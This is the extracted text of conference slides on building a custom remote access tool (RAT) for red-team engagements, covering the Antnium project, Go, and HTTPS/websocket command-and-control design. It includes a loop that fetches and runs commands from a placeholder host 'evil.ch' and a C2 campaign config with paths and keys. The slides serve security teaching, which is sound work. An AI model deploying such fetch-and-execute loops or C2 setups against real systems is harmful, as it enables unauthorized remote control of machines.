

EDR & AV Defense

Dobin Rutishauser
@dobinrutis



**Develop
your own
RAT**



<https://bit.ly/3Qg219P>

Developer // TerreActive

Pentester // Compass Security

Developer // UZH

SOC Analyst // Infoguard

RedTeam Lead // Raiffeisen

SSL/TLS Recommendations

// OWASP Switzerland

Burp Sentinel - Semi Automated Web Scanner

// BSides Vienna

Automated WAF Testing and XSS Detection

// OWASP Switzerland Barcamp

Fuzzing For Worms - AFL For Network Servers

// Area 41

Memory Corruption Exploits & Mitigation

// BFH Berner Fachhochschule

Gaining Access

// OST Ostschweizer Fachhochschule

Background, 5min

Diving into the code, 17min

Bypass all the things, 17min

What does it all mean, 6min

01

Red Teaming / Scope

02

RAT Development

03

EDR & AV Defense

04

Conclusion

Red Teaming




**Develop
your own
RAT**





Red Teaming realistically tests overall security posture

- Not pentest!
- Simulate certain types of adversaries (CTI)
- Focus on TTP's (Tools, Techniques, Procedures)
- Not so much focus on vulnerabilities
- Credential stealing, lateral movement, data exfiltration
- Testing the BlueTeam / SOC
- PurpleTeaming

(See talk “Building a Red Team” yesterday by Daniel Fabian)







Everyone uses CobaltStrike

Everyone detects CobaltStrike

Writing a RAT yourself may solve
some of your problems?




Adam Chester

@_xpn_



Man I'm calling it, bye bye Cobalt Strike, hello Sliver!
Not had to use CS on an engagement for a while but
when you don't wanna burn your internal stuff and
need to use public tools, the pain involved around
evasion for simple tasks in CS is horrible... time for
something new.

4:17 PM · May 28, 2022 · Twitter for iPad



In Scope:
Execute RAT
Execute Tools

Not In Scope:
Recon
Exploit
Lateral movement
Privilege escalation

RAT Development

Keep It Simple, Stupid



**Develop
your own
RAT**



```
while True:
```

```
    curl evil.ch/getCommand > exec && ./exec
```

Antnium

“Anti-Tanium” (now also Anti-Defender)

github.com/dobin/antnium (300+ commits)

github.com/dobin/antnium-ui (200+ commits)

Programming languages:


- Now native:
 - C, C++, NIM, Zig
 - Go, Rust, Hare
- Before “managed”:
 - Powershell, C#


(Go) features:

- Compiled
- Garbage collection yay
- Cross compiling (Win, Linux)
- Reasonably big RedTeaming ecosystem
- Can compile as DLL

Use **HTTPS** as communication channel

- Simple
- Reliable
- Always available
- Hard to monitor
- Just need two endpoints:
 - /getCommand
 - /sendAnswer
- (C2 obfuscation not in scope here)







ClientId	PacketId	Arguments	Response
42	1	Cmd: hostname	client
42	2	Cmd: whoami	

```
type Packet struct {  
    ClientId      string  
    PacketId      string  
    PacketType    string  
    Arguments     map[string]string  
    Response      map[string]string  
    DownstreamId  string  
}
```

```
"Packet": {  
    "clientId": "c881d5qsdke1on40m5a0",  
    "packetid": "59650232820019",  
    "packetType": "exec",  
    "arguments": {  
        "commandline": "hostname",  
        "shelltype": "cmd",  
    },  
    "response": {},  
    "downstreamId": "client"  
},
```

```
c := Campaign {  
    ApiKey:      "secretKeyOperator",  
    EncKey:      "secretKeyClient"  
    ServerUrl:  "c2.notavirus.ch",  
  
    PacketSendPath:    "/send",  
    PacketGetPath:     "/get/",  
    FileUploadPath:    "/upload/",  
    FileDownloadPath:  "/static/",  
    ClientWebsocketPath: "/ws",  
    AuthHeader:        "X-Session-Token",  
    UserAgent:         "Go-http-client/1.1",  
}
```



Websocket:

- Instant
- Stealthy

#	URL	Direction	Edited	Length	Comment	SSL	Time	Listener port
1	http://localhost:8080/ws	Outgoing		58			23:43:59 1...	9090
2	http://localhost:8080/ws	Outgoing		2225			23:43:59 1...	9090
3	http://localhost:8080/ws	Incoming		176			23:44:20 1...	9090
4	http://localhost:8080/ws	Outgoing		212			23:44:20 1...	9090

Message

Raw

Hex

...ývôçGÙ1dN0:æ%0%\$ i0Š0?ùäÇ;0³0çñæt
7f1gŰg\á¬×ôİÖ¼0ŠİjC¬ôT4æ°-00)Çë×İ0d0.)÷^0 o9%oİ8uĐİç00?žÿN<!:Üž0¥<-)È-bP●0·S0RedaEh¬ËY±'òôéØ
ÓhøÑmİ'0 ÚE0tôö'00zYkHh¹Bç'Ó óİ0ù2¬²0"w0A00U0dö


ID T1008: Command and Control: Fallback Channels

